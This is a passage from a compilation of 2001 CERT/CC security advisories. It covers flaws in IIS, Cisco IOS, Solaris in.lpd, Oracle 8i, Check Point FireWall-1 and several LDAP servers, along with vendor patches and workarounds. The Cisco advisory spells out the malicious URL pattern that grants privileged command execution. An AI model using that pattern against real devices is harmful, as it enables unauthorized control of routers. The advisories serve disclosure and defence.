Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

> http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=sec.sba

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp.

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:
http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=sec.sba.

References

1. *Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)* http://www.kb.cert.org/vuls/id/111677
2. *CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind* http://www.cert.org/advisories/CA-1999-16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finlay, John Shaffer

Revision History

```
May 08, 2001: Initial Release

May 08, 2001: Formatting change to improve printing

May 08, 2001: Correct link in the vendor section to point to the
correct Microsoft Bulletin.

              Our apologies to Microsoft for the error.

May 10, 2001: Changed sanitized logs to example.com
```

12 CA-2001-12: Superfluous Decoding Vulnerability in IIS

Original release date: May 15, 2001
Last revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft IIS

Overview

A serious vulnerability in Microsoft IIS may allow remote intruders to execute commands on an IIS web server. This vulnerability closely resembles a previous vulnerability in IIS that was widely exploited. The CERT/CC urges IIS administrators to take action to correct this vulnerability.

I. Description

URIs may be encoded according to RFC 2396. Among other things, this RFC provides an encoding for arbitrary octets using the percent sign (%) and hexadecimal characters.

Quoting from RFC 2396:

An escaped octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing the octet code. For example, "%20" is the escaped encoding for the US-ASCII space character.

escaped = "%" hex hex
hex = digit | "A" | "B" | "C" | "D" | "E" | "F"

Like all web servers, Microsoft IIS decodes input URIs to a canonical format. Thus, the following encoded string:

A%20Filename%20With%20Spaces

will get decoded to

A Filename With Spaces

Unfortunately, IIS decodes some of the input **twice**. The second decoding is superfluous. Security checks are applied to the results of the first decoding, but IIS utilizes the results of the second decoding. If the results of the first decoding pass the security checks and the results of the second decoding refer to a valid file, access will be granted to the file even if it should not be. More information is available at

http://www.microsoft.com/technet/security/bulletin/MS01-026.asp

http://www.nsfocus.com/english/homepage/sa01-02.htm

http://www.kb.cert.org/vuls/id/789543

Note that this does not permit intruders to bypass ACLs enforced by the filesystem, only security checks performed by IIS. We encourage you to configure your web server according to the guidelines provided in

http://www.microsoft.com/technet/security/iis5chk.asp

http://www.microsoft.com/technet/security/iischk.asp

http://www.microsoft.com/technet/security/tools.asp

Theses guidelines can help you reduce your exposure to this problem, and possibly to problems that have not yet been discovered.

This issue was discovered by NSFocus.

The CVE Project has assigned the following identifier to this vulnerability:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333.

This vulnerability has many similarities to the *Web Server Folder Directory Traversal Vulnerability,* which has been widely exploited. For more information on that vulnerability, see http://www.kb.cert.org/vuls/id/111677.

II. Impact

Intruders can run arbitrary commands with the privileges of the IUSR_*machinename* account.

III. Solutions

Apply a patch from your vendor

Information on patches from Microsoft is available at
http://www.microsoft.com/technet/security/bulletin/MS01-026.asp.

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft: http://www.microsoft.com/technet/security/bulletin/MS01-026.asp.

Authors: Shawn Hernan

Revision History

```
May 15, 2001: Initial Release
```

13 CA-2001-13: Buffer Overflow In IIS Indexing Service DLL

Original release date: June 19, 2001
Last revised: January 17, 2002
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Windows NT 4.0 with IIS 4.0 or IIS 5.0 enabled
- Systems running Microsoft Windows 2000 (Professional, Server, Advanced Server, Datacenter Server)
- Systems running beta versions of Microsoft Windows XP

Overview

A vulnerability exists in the Indexing Services used by Microsoft IIS 4.0 and IIS 5.0 running on Windows NT, Windows 2000, and beta versions of Windows XP. This vulnerability allows a remote intruder to run arbitrary code on the victim machine.

Since specific technical details on how to create an exploit are publicly available for this vulnerability, system administrators should apply fixes or workarounds on affected systems as soon as possible.

A translation of this advisory into Polish is available at http://www.cert.pl/CA/CA-2001-13-PL.html.

I. Description

There is a remotely exploitable buffer overflow in one of the ISAPI extensions installed with most versions of IIS 4.0 and 5.0 (The specific Internet/Indexing Service Application Programming Interface extension is IDQ.DLL). An intruder exploiting this vulnerability may be able to execute arbitrary code in the Local System security context. This essentially can give the attacker complete control of the victim system.

This vulnerability was discovered by eEye Digital Security. Microsoft has released the following bulletin regarding this issue:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp.

Affected versions of Windows include Windows NT 4.0 (installed with IIS 4.0 and Index Server 2.0), Windows 2000 (Server and Professional with IIS 5.0 installed), and Windows 2000 Datacenter Server OEM distributions; however, not all of these instances are vulnerable by default. The beta versions of Windows XP are vulnerable by default.

The only precondition for exploiting this vulnerability is that an IIS server is running with script mappings for Internet Data Administration (.ida) and Internet Data Query (.idq) files. The Indexing Services do not need to be running. As stated by Microsoft in MS01-033:

```
The buffer overrun occurs before any indexing functionality is re-
quested. As a result, even though idq.dll is a component of Index
Server/Indexing Service, the service would not need to be running
in order for an attacker to exploit the vulnerability. As long as
the script mapping for .idq or .ida files were present, and the
attacker were able to establish a web session, he could exploit
the vulnerability.
```

This vulnerability has been assigned the identifier CAN-2001-0500 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500.

II. Impact

Anyone who can reach a vulnerable web server can execute arbitrary code in the Local System security context. This results in the intruder gaining complete control of the system. Note that this may be significantly more serious than a simple "web defacement."

III. Solution

Apply a patch from your vendor

Apply patches for vulnerable Windows NT 4.0 and Windows 2000 systems:

For Windows NT 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833.

For Windows 2000 Professional, Server, and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800.

Users of Windows 2000 Datacenter Server software should contact their original equipment manufacturer (OEM) for patches. A list of OEM providers may be found here:
http://www.microsoft.com/windows2000/datacenter/howtobuy/purchasing/oems.asp.

Workarounds

Users of beta copies of Windows XP should upgrade to a newer version of the software when it becomes available.

All affected versions of IIS/Indexing Services can be protected against exploits of this vulnerability by removing script mappings for Internet Data Administration (.ida) and Internet Data Query

(.idq) files. However, such mappings may be recreated when installing other related software components.

Appendix A Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

http://www.microsoft.com/technet/security/bulletin/MS01-044.asp

http://www.microsoft.com/technet/support/kb.asp?ID=Q300972

References

1. *VU#952336: Microsoft Index Server/Indexing Service used by IIS 4.0/5.0 contains unchecked buffer used when encoding double-byte characters* CERT/CC, 06/19/2001, https://www.kb.cert.org/vuls/id/952336

2. Additional advice on securing IIS web servers is available from
http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Feedback concerning this document may be directed to Jeffrey S. Havrilla.

Revision History

```
Jun 19, 2001: Initial Release

Jun 21, 2001: Removed statement about patch supersession

Jul 17, 2001: Updated Feedback link

Jul 30, 2001: Added link to Polish translation

Aug 16, 2001: Added link to Microsoft Security Bulletin MS01-044

Jan 17, 2002: Updated Feedback link
```

14 CA-2001-14: Cisco IOS HTTP Server Authentication Vulnerability

Original release date: June 28, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Cisco IOS systems using local authentication databases with the HTTP server enabled

Overview

A problem with the HTTP server component of Cisco IOS system software allows an intruder to execute privileged commands on Cisco routers if local authentication databases are used.

I. Description

By sending a particular URL to a Cisco IOS device with the HTTP server enabled, a remote attacker may be able to execute commands at the highest privilege level (15). The malicious URL is of the following form: http://<address>/level/XX/exec/...

The value of XX is a number between 16 and 99. While a single malicious URL will not work consistently against all devices, the limited number of possible URLs can allow an attacker to try each URL until the attack succeeds.

This problem occurs if the system is using a local authentication database, but not if the Terminal Access Controller Access Control System (TACACS+) or Radius authentication systems are used.

Cisco has published a security advisory describing this vulnerability and its solutions, in more detail at: http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html.

II. Impact

A remote attacker can execute arbitrary commands at the highest privilege level (15) on systems using local authentication databases with the HTTP server enabled. This access allows a remote attacker to inspect or change the configuration of the device, effectively allowing complete control.

III. Solution

Upgrade your IOS Release

Cisco has published detailed information about upgrading affected Cisco IOS software to correct this vulnerability. System managers are encouraged to upgrade to one of the non-vulnerable releases.

Disable the HTTP server

Because this problem exists in the handling of HTTP requests, disabling the HTTP server prevents the vulnerability from being exploited. Information about disabling the HTTP server is provided in the Cisco security advisory on this topic.

Enable TACACS+ or Radius Authentication

This vulnerability is not present when the Terminal Access Controller Access Control System (TACACS+) or Radius authentication systems are used. Enabling one of these authentication mechanisms in place of local authorization databases will prevent the vulnerability from being exploited. Information about enabling TACACS+ or Radius can be found in the following Cisco document: http://www.cisco.com/warp/public/480/tacplus.shtml.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cisco Systems

Cisco has published a security advisory describing this vulnerability at http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html.

The CERT/CC thanks Cisco Systems for their advisory, on which this document is based.

Author: Cory F. Cohen

Revision History

```
June 28, 2001:  Initial release
```

15 CA-2001-15: Buffer Overflow In Sun Solaris in.lpd Print Daemon

Original release date: June 29, 2001
Last revised: August 31, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Solaris 2.6 for SPARC
- Solaris 2.6 x86
- Solaris 7 for SPARC
- Solaris 7 x86
- Solaris 8 for SPARC
- Solaris 8 x86

Overview

A buffer overflow exists in the Solaris BSD-style line printer daemon, *in.lpd*, that may allow a remote intruder to execute arbitrary code with the privileges of the running daemon. This daemon runs with root privileges on all default installations of vulnerable Solaris systems listed above.

I. Description

The Solaris *in.lpd* provides BSD-style services for remote users to interact with a local printer, listening for remote requests on port 515/tcp (printer). There is an unchecked buffer in the part of the code responsible for transferring print jobs from one machine to another. If given too many jobs to work on at once, the printer daemon may crash or allow arbitrary code to be executed with elevated privileges on the victim system.

This problem was discovered by the ISS X-Force who have released an advisory: http://xforce.iss.net/alerts/advise80.php.

Although the CERT/CC has not received any reports of this vulnerability being successfully exploited, we do strongly encourage all affected system adminsitrators to take one or more of the recommended actions in III. Solution. Such actions have proven effective at minimizing the likelihood of being successfully attacked using vulnerabilities similar to this one.

II. Impact

A remote intruder may be able to execute arbitrary code with the privileges in the running daemon (typically root). In addition, a remote intruder may be able to crash vulnerable printer daemons.

III. Solution

Apply patches as soon as possible

Patches have been released by Sun. They are part of a jumbo lp patch set identified by the following ids, per Sun Security Bulletin #206:

```
The following patches are available in relation to the above problem.

    OS Version               Patch ID
    __________               _________
    SunOS 5.8                109320-04
    SunOS 5.8_x86            109321-04
    SunOS 5.7                107115-09
    SunOS 5.7_x86            107116-09
    SunOS 5.6                106235-09
    SunOS 5.6_x86            106236-09
```

Patches listed here are available at: http://sunsolve.sun.com/securitypatch.

The *in.lpd* daemon was not available prior to Solaris 2.6.

These patches resolve Sun problem report 4446925 *in.lpd* contains a remote exploitable overflow.

The complete signed text of Sun Security Bulletin #206 may be found at:
Sun Information for VU#484011.

Implement a workaround

A number of different workaround strategies have been suggested for dealing with this problem until patches can be applied:

- Disable the print service in */etc/inetd.conf* if remote print job handling is unnecessary; see the ISS X-Force advisory for step-by-step details if needed
- Enable the **noexec_user_stack** tunable (although this does not provide 100 percent protection against exploitation of this vulnerability, it makes the likelihood of a successful exploit much smaller). Add the following lines to the */etc/system* file and reboot:
- `set noexec_user_stack = 1`
- `set noexec_user_stack_log = 1`
- Block access to network port 515/tcp (printer) at all appropriate network perimeters
    - Deploy tcpwrappers, also available in the **tcpd-7.6** package at:

http://www.sun.com/solaris/freeware.html#cd

Appendix B References

1. CVE Name: CAN-2001-0353
2. https://www.kb.cert.org/vuls/id/484011
3. http://xforce.iss.net/alerts/advise80.php
4. http://www.securityfocus.com/bid/2894
5. http://www.sun.com/security
6. http://www.sunfreeware.com/notes.html#tcp_wrappers
7. http://www.sun.com/solaris/freeware.html#cd
8. http://www.sun.com/software/solutions/blueprints/0601/jass_quick_start-v03.html
9. Sun Security Bulletin Archive

The CERT Coordination Center thanks Sun Microsystems for contributing to the creation of this advisory.

This document was written by Jeffrey S. Havrilla. If you have feedback concerning this document, please send email to:
mailto:cert@cert.org?Subject=[VU#484011] Feedback CA-2001-15.

Revision History

```
Jun 29, 2001:  Initial release

Jul 02, 2001:   Fixed broken link to vulnerability note

Aug 31, 2001:   Updated with patch information from Sun Security
Bulletin #206
```

16 CA-2001-16: Oracle 8i contains buffer overflow in TNS listener

Original release date: July 03, 2001
Last revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Oracle 8i

Overview

A vulnerability in Oracle 8i allows remote intruders to assume control of database servers running on victim machines. If the Oracle server is running on a Windows system, an intruder may also be able to gain control of the underlying operating system.

I. Description

The COVERT labs at PGP Security have discovered a buffer overflow vulnerability in Oracle 8i that allows intruders to execute arbitrary code with the privileges of the TNS listener process. The vulnerability occurs in a section of code that is executed prior to authentication, so an intruder does not require a username or password.

For more information, see the COVERT Labs Security Advisory, available at http://www.pgp.com/research/covert/advisories/050.asp.

II. Impact

An intruder who exploits the vulnerability can remotely execute arbitrary code. On UNIX systems, this code runs as the 'oracle' user. If running on Windows systems, the intruder's code will run in the Local System security context.

In either case, the attacker can gain control of the database server on the victim machine. On Windows systems, the intruder can also gain administrative control of the operating system.

III. Solutions

Install a patch from Oracle. More information is available in Appendix A.

Appendix A

Oracle

Oracle has issued an alert for this vulnerability at
http://otn.oracle.com/deploy/security/pdf/nai_net8_bof.pdf.

Oracle has fixed this potential security vulnerability in the Oracle9i database server. Oracle is in the process of backporting the fix to supported Oracle8i database server Releases 8.1.7 and 8.1.6 and Oracle8 Release 8.0.6 on all platforms. The Oracle bug number for the patch is 1489683.

Download the patch for your platform from Oracle's Worldwide Support web site, Metalink:
http://metalink.oracle.com.

Please check Metalink periodically for patch availability if the patch for your platform is not yet available.

Our thanks to COVERT Labs at PGP Security for the information contained in their advisory.

This document was written by Shawn V. Hernan. If you have feedback concerning this document, please send email to:
mailto:cert@cert.org?Subject=[VU#620495]%20Feedback%20CA-2001-16.

Revision History

```
July 03, 2001: Initial Release
```

17 CA-2001-17: Check Point RDP Bypass Vulnerability

Original release date: July 09, 2001
Last revised: July 12, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Check Point VPN-1 and FireWall-1 Version 4.0 & 4.1

Overview

A vulnerability in Check Point FireWall-1 and VPN-1 may allow an intruder to pass traffic through the firewall on port 259/UDP.

I. Description

Inside Security GmbH has discovered a vulnerability in Check Point FireWall-1 and VPN-1 that allows an intruder to bypass the firewall. The default FireWall-1 management rules allow arbitrary RDP connections to traverse the firewall.

FireWall-1 and VPN-1 include support for RDP, but they do not provide adequate security controls. Quoting from the advisory provided by Inside Security GmbH:

By adding a faked RDP header to normal UDP traffic any content can be passed to port 259 on any remote host on either side of the firewall.

For more information, see the Inside Security GmbH security advisory, available at http://www.inside-security.de/advisories/fw1_rdp.html.

Although the CERT/CC has not seen any incident activity related to this vulnerability, we do recommend that all affected sites upgrade their Check Point software as soon as possible.

II. Impact

An intruder can pass UDP traffic with arbitrary content through the firewall on port 259 in violation of implied security policies.

If an intruder can gain control of a host inside the firewall, he may be able to use this vulnerability to tunnel arbitrary traffic across the firewall boundary.

Additionally, even if an intruder does not have control of a host inside the firewall, he may be able to use this vulnerability as a means of exploiting another vulnerability in software listening passively on the internal network.

Finally, an intruder may be able to use this vulnerability to launch certain kinds of denial-of-service attacks.

III. Solutions

Install a patch from Check Point Software Technologies. More information is available in Appendix A.

Until a patch can be applied, you may be able to reduce your exposure to this vulnerability by configuring your router to block access to 259/UDP at your network perimeter.

Appendix A

Check Point

Check Point has issued an alert for this vulnerability at
http://www.checkpoint.com/techsupport/alerts/rdp.html.

Download the patch from Check Point's web site:
http://www.checkpoint.com/techsupport/downloads.html.

Appendix B References

1. http://www.inside-security.de/advisories/fw1_rdp.html
2. http://www.kb.cert.org/vuls/id/310295

Our thanks to Inside Security GmbH for the information contained in their advisory.

This document was written by Ian A. Finlay. If you have feedback concerning this document, please send email to:
mailto:cert@cert.org?Subject=Feedback CA-2001-17 [VU#310295].

Revision History

```
July 09, 2001: Initial Release
```

```
July 09, 2001: Removed references to RFC's describing RDP. Specifically, we removed the references to RFC-908 and RFC-1151.
```

```
July 09, 2001: Added reference to Check Point's security document.
```

```
July 12, 2001: Added version 4.0 to systems affected section.
```

18 CA-2001-18: Multiple Vulnerabilities in Several Implementations of the Lightweight Directory Access Protocol (LDAP)

Original release date: July 16, 2001
Last revised: December 10, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- iPlanet Directory Server, version 5.0 Beta and versions up to and including 4.13
- IBM SecureWay V3.2.1 running under Solaris and Windows 2000
- Lotus Domino R5 Servers (Enterprise, Application, and Mail), prior to 5.0.7a
- Critical Path LiveContent Directory, version 8A.3
- Critical Path InJoin Directory Server, versions 3.0, 3.1, and 4.0
- Teamware Office for Windows NT and Solaris, prior to version 5.3ed1
- Qualcomm Eudora WorldMail for Windows NT, version 2
- Microsoft Exchange 5.5 prior to Q303448 and Exchange 2000 prior to Q303450
- Network Associates PGP Keyserver 7.0, prior to Hotfix 2
- Oracle Internet Directory, versions 2.1.1.x and 3.0.1
- OpenLDAP, 1.x prior to 1.2.12 and 2.x prior to 2.0.8

Overview

Several implementations of the Lightweight Directory Access Protocol (LDAP) protocol contain vulnerabilities that may allow denial-of-service attacks, unauthorized privileged access, or both. If your site uses any of the products listed in this advisory, the CERT/CC encourages you to follow the advice provided in the Solution section below.

I. Description

The LDAP protocol provides access to directories that support the X.500 directory semantics without requiring the additional resources of X.500. A directory is a collection of information such as names, addresses, access control lists, and cryptographic certificates. Because LDAP servers are widely used in maintaining corporate contact information and providing authentication services, any threats to their integrity or stability can jeopardize the security of an organization.

To test the security of protocols like LDAP, the PROTOS project presents a server with a wide variety of sample packets containing unexpected values or illegally formatted data. This approach may reveal vulnerabilities that would not manifest themselves under normal conditions. As a member of the PROTOS project consortium, the Oulu University Secure Programming Group

(OUSPG) co-developed and subsequently used the PROTOS LDAPv3 test suite to study several implementations of the LDAP protocol.

The PROTOS LDAPv3 test suite is divided into two main sections: the "Encoding" section, which tests an LDAP server's response to packets that violate the Basic Encoding Rules (BER), and the "Application" section, which tests an LDAP server's response to packets that trigger LDAP-specific application anomalies. Each section is further divided into "groups" that collectively exercise a particular encoding or application feature. Finally, each group contains one or more "test cases," which represent the network packets that are used to test individual exceptional conditions.

By applying the PROTOS LDAPv3 test suite to a variety of popular LDAP-enabled products, the OUSPG revealed the following vulnerabilities:

VU#276944 - iPlanet Directory Server contains multiple vulnerabilities in LDAP handling code

The iPlanet Directory Server contains multiple vulnerabilities in the code that processes LDAP requests.

In the encoding section of the test suite, this product had an indeterminate number of failures in the group that tests invalid BER length of length fields.

In the application section of the test suite, this product failed four groups and had inconclusive results for an additional five groups. The four failed groups indicate the presence of buffer overflow vulnerabilities. For the inconclusive groups, the product exhibited suspicious behavior while testing for format string vulnerabilities.

VU#505564 - IBM SecureWay Directory is vulnerable to denial-of-service attacks via LDAP handling code

The IBM SecureWay Directory server contains one or more buffer overflow vulnerabilities in the code that processes LDAP requests. These vulnerabilities were discovered independently by IBM using the PROTOS LDAPv3 test suite.

VU#583184 - Lotus Domino R5 Server Family contains multiple vulnerabilities in LDAP handling code

The Lotus Domino R5 Server Family (including the Enterprise, Application, and Mail servers) contains multiple vulnerabilities in the code that processes LDAP requests.

In the encoding section of the test suite, this product failed 1 of 77 groups. The failed group tests a server's response to miscellaneous packets with semi-valid BER encodings.

In the application section of the test suite, this product failed 23 of 77 groups. These results suggest that both buffer overflow and format string vulnerabilities are likely to be present in a variety of application components.

VU#657547 - Critical Path directory products contain multiple vulnerabilities in LDAP handling code

The InJoin Directory Server and LiveContent Directory both contain multiple vulnerabilities in the code that processes LDAP requests. These vulnerabilities were discovered independently by Critical Path using the PROTOS LDAPv3 test suite.

The tests conducted by Critical Path demonstrated failures in both the encoding and application sections of the test suite.

VU#688960 - Teamware Office contains multiple vulnerabilities in LDAP handling code

The Teamware Office suite is packaged with a combination X.500/LDAP server that provides directory services. Multiple versions of the Office product contain vulnerabilities that cause the LDAP server to crash in response to traffic sent by the PROTOS LDAPv3 test suite.

In the encoding section of the test suite, this product failed 9 of 16 groups involving invalid encodings for several BER object types.

In the application section of the test suite, this product failed 4 of 32 groups. The remaining 45 groups were not exercised during the test runs. The four failed groups indicate the presence of buffer overflow vulnerabilities.

VU#717380 - Potential vulnerabilities in Qualcomm Eudora WorldMail Server LDAP handling code

While investigating the vulnerabilities reported by OUSPG, it was brought to our attention that the Eudora WorldMail Server may contain vulnerabilities that can be triggered via the PROTOS test suite. The CERT/CC has reported this possibility to Qualcomm and an investigation is pending.

VU#763400 - Microsoft Exchange LDAP Service is vulnerable to denial-of-service attacks

The LDAP Service components of Microsoft Exchange 5.5 and Exchange 2000 contain vulnerabilities that cause affected LDAP servers to freeze in response to malformed LDAP requests generated by the PROTOS test suite. This only affects the LDAP service; all other Exchange services, including mail handling, continue normally.

Although these products were not included in OUSPG's initial testing, subsequent informal testing revealed that the LDAP service of Microsoft Exchange became unresponsive while processing test cases containing exceptional BER encodings for the LDAP filter type field.

VU#765256 - Network Associates PGP Keyserver contains multiple vulnerabilities in LDAP handling code

The Network Associates PGP Keyserver 7.0 contains multiple vulnerabilities in the code that processes LDAP requests.

In the encoding section of the test suite, this product failed 12 of 16 groups.

In the application section of the test suite, this product failed 1 of 77 groups. The failed group focused on out-of-bounds integer values for the messageID parameter. Due to a peculiarity of this test group, this failure may actually represent an encoding failure.

VU#869184 - Oracle Internet Directory contains multiple vulnerabilities in LDAP handling code

The Oracle Internet Directory server contains multiple vulnerabilities in the code used to process LDAP requests.

In the encoding section of the test suite, this product failed an indeterminate number of test cases in the group that tests a server's response to invalid encodings of BER OBJECT-IDENTIFIER values.

In the application section of the test suite, this product failed 46 of 77 groups. These results suggest that both buffer overflow and format string vulnerabilities are likely to be present in a variety of application components.

VU#935800 - Multiple versions of OpenLDAP are vulnerable to denial-of-service attacks

There are multiple vulnerabilities in the OpenLDAP implementations of the LDAP protocol. These vulnerabilities exist in the code that translates network datagrams into application-specific information.

In the encoding section of the test suite, this product failed the group that tests the handling of invalid BER length of length fields.

In the application section of the test suite, this product passed all 6685 test cases.

Additional Information

Latest Information

For the latest information regarding these vulnerabilities, please visit the CERT/CC Vulnerability Notes Database at: http://www.kb.cert.org/vuls/.

Please note that the test results summarized above should not be interpreted as a statement of overall software quality. However, the CERT/CC does believe that these results are useful in describing the characteristics of these vulnerabilities. For example, an application that fails multiple groups indicates that problems exist in different areas of the code, rather than in a specific code segment.

Other Tested Configurations

Since the initial release of this document, the CERT/CC has learned that the following products were tested with the PROTOS LDAPv3 test suite and did not exhibit any failures or suspicious behavior

- Novell NDS eDirectory 8.5 under Windows NT 4.0
- Microsoft Active Directory for Windows 2000

Please note that each of these products was tested under only one of several combinations of operating system and processor architecture.

II. Impact

VU#276944 - iPlanet Directory Server contains multiple vulnerabilities in LDAP handling code

One or more of these vulnerabilities allow a remote attacker to execute arbitrary code with the privileges of the Directory Server. The server typically runs with system privileges. At least one of these vulnerabilities has been successfully exploited in a laboratory environment under Windows NT 4.0, but they may affect other platforms as well.

VU#505564 - IBM SecureWay Directory is vulnerable to denial-of-service attacks via LDAP handling code

These vulnerabilities allow a remote attacker to crash affected SecureWay Directory servers, resulting in a denial-of-service condition. It is not known at this time whether these vulnerabilities will allow a remote attacker to execute arbitrary code. These vulnerabilities exist on the Solaris and Windows 2000 platforms but are not present under Windows NT, AIX, and AIX with SSL.

VU#583184 - Lotus Domino R5 Server Family contains multiple vulnerabilities in LDAP handling code

One or more of these vulnerabilities allow a remote attacker to execute arbitrary code with the privileges of the Domino server. The server typically runs with system privileges. At least one of these vulnerabilities has been successfully exploited in a laboratory environment.

VU#657547 - Critical Path directory products contain multiple vulnerabilities in LDAP handling code

These vulnerabilities allow a remote attacker to crash affected Critical Path directory servers, resulting in a denial-of-service condition. They may also allow a remote attacker to execute arbitrary code with the privileges of the directory server. The server typically runs with system privileges.

VU#688960 - Teamware Office contains multiple vulnerabilities in LDAP handling code

These vulnerabilities allow a remote attacker to crash affected Teamware LDAP servers, resulting in a denial-of-service condition. They may also allow a remote attacker to execute arbitrary code with the privileges of the Teamware server. The server typically runs with system privileges.

VU#717380 - Potential vulnerabilities in Qualcomm Eudora WorldMail Server LDAP handling code

The CERT/CC has not yet determined the impact of this vulnerability.

VU#763400 - Microsoft Exchange LDAP Service is vulnerable to denial-of-service attacks

These vulnerabilities allow a remote attacker to crash the LDAP component of vulnerable Exchange 5.5 and Exchange 2000 servers, resulting in a denial-of-service condition within the LDAP component.

VU#765256 - Network Associates PGP Keyserver contains multiple vulnerabilities in LDAP handling code

One or more of these vulnerabilities allow a remote attacker to execute arbitrary code with the privileges of the Keyserver. The server typically runs with system privileges. At least one of these vulnerabilities has been successfully exploited in a laboratory environment.

VU#869184 - Oracle Internet Directory contains multiple vulnerabilities in LDAP handling code

One or more of these vulnerabilities allow a remote attacker to execute arbitrary code with the privileges of the Oracle server. The server typically runs with system privileges. At least one of these vulnerabilities has been successfully exploited in a laboratory environment.

VU#935800 - Multiple versions of OpenLDAP are vulnerable to denial-of-service attacks

These vulnerabilities allow a remote attacker to crash affected OpenLDAP servers, resulting in a denial-of-service condition.

To address these vulnerabilities, the OpenLDAP Project has released OpenLDAP 1.2.12 for use in LDAPv2 environments and OpenLDAP 2.0.8 for use in LDAPv3 environments. The CERT/CC recommends that users of OpenLDAP contact their software vendor or obtain the latest version, available at http://www.openLDAP.org/software/download/.

III. Solution

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. Please consult this appendix to determine if you need to contact your vendor directly.

Block access to directory services at network perimeter

As a temporary measure, it is possible to limit the scope of these vulnerabilities by blocking access to directory services at the network perimeter. Please note that this workaround does not protect vulnerable products from internal attacks.

```
ldap    389/tcp     # Lightweight Directory Access Protocol

ldap    389/udp     # Lightweight Directory Access Protocol

ldaps   636/tcp     # ldap protocol over TLS/SSL (was sldap)

ldaps   636/udp     # ldap protocol over TLS/SSL (was sldap)
```

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Critical Path

Critical Path is committed to ensuring that all supported versions of the Directory Server are free of vulnerabilities of the type identified in the above referenced vulnerability note. The outcome of this will be at a minimum, a patch or upgrade to remove the vulnerability from each of the supported versions.

Please visit Critical Path InJoin Directory Server support pages at (http://support.cp.net/CP_Buffer_Overflow_Vulnerability.doc) for details on workarounds and patch availability information for the potential vulnerabilities discovered in the InJoin Directory Server.

IBM Corporation

IBM and Tivoli are currently investigating the details of the vulnerabilities in the various versions of the SecureWay product family.

Fixes are being implemented as these details become known.

Fixes will be posted to the download sites (IBM or Tivoli) for the affected platform. See http://www-1.ibm.com/support under "Server Downloads" or "Software Downloads" for links to the fix distribution sites.

```
Platform         Failed Test Cases(index#/category)       Failure
Symptoms

Solaris          #136/E0 encoding exception-invalid       Server
crash
```

	encodings for L field of BER encoding.	
Solaris crash	#6119/O7 application exception -large number of continuous attributes offered to attribute field.	Server
Windows 2000 crash	#452/E0 encoding exception -invalid encodings for L field of BER encoding.	Server
Windows 2000 crash	#5554/O4 application exception- large number of continuous initial substring offered to substring filter.	Server

iPlanet E-Commerce Solutions

iPlanet is aware of the weakness identified in the CERT Alert CA-2001-18, regarding implementations of LDAP. The notice describes how different vendors handle conditions outside of the normal operating environment.

It is important to note that the notice does not present a technique to defeat information security, gain unauthorized access or affect data integrity. At this time, iPlanet is not aware of ANY successful breach of security using the information in the CERT Advisory.

The iPlanet Directory Server 5.0 released in May 2001 is not affected. iPlanet Directory Server 4.1.4 and earlier version are known to be affected. However, iPlanet has developed a fix included in iPlanet Directory Server 4.1.5 and is scheduled to ship within two weeks (on August 3, 2001). Alternatively, customers may choose to upgrade to iPlanet Directory Server 5.0

iPlanet customers with questions on this advisory are requested to contact iPlanet Technical Support who will provide full support and up-to-date information.

Lotus Development Corporation

Lotus reproduced the problem as reported by OUSPG and documented it in SPR#DWUU4W6NC8.

Lotus responded quickly to resolve the problem in a maintenance update to Domino. It was addressed in Domino R5.0.7a, which was released on May 18th, 2001. This release can be downloaded from Notes.net at http://www.notes.net/qmrdown.nsf/qmrwelcome.

The fix is documented in the fix list at
http://www.notes.net/r5fixlist.nsf/Search!SearchView&Query=DWUU4W6NC8.

Microsoft Corporation

Microsoft is developing a hotfix for this issue which will be available shortly.

Customers can obtain this hotfix by contacting Product Support Services at no charge and asking for Q303448 and Q303450. Information on contacting Microsoft Product Support Services can be found at http://www.microsoft.com/support/.

Network Associates, Inc.

Network Associates has resolved these vulnerabilities in Hotfix 2 for both Solaris and Windows NT. All Network Associates Enterprise Support customers have been notified and have been provided access to the Hotfix.

This Hotfix can be downloaded at http://www.pgp.com/downloads/default.asp.

Oracle Corporation

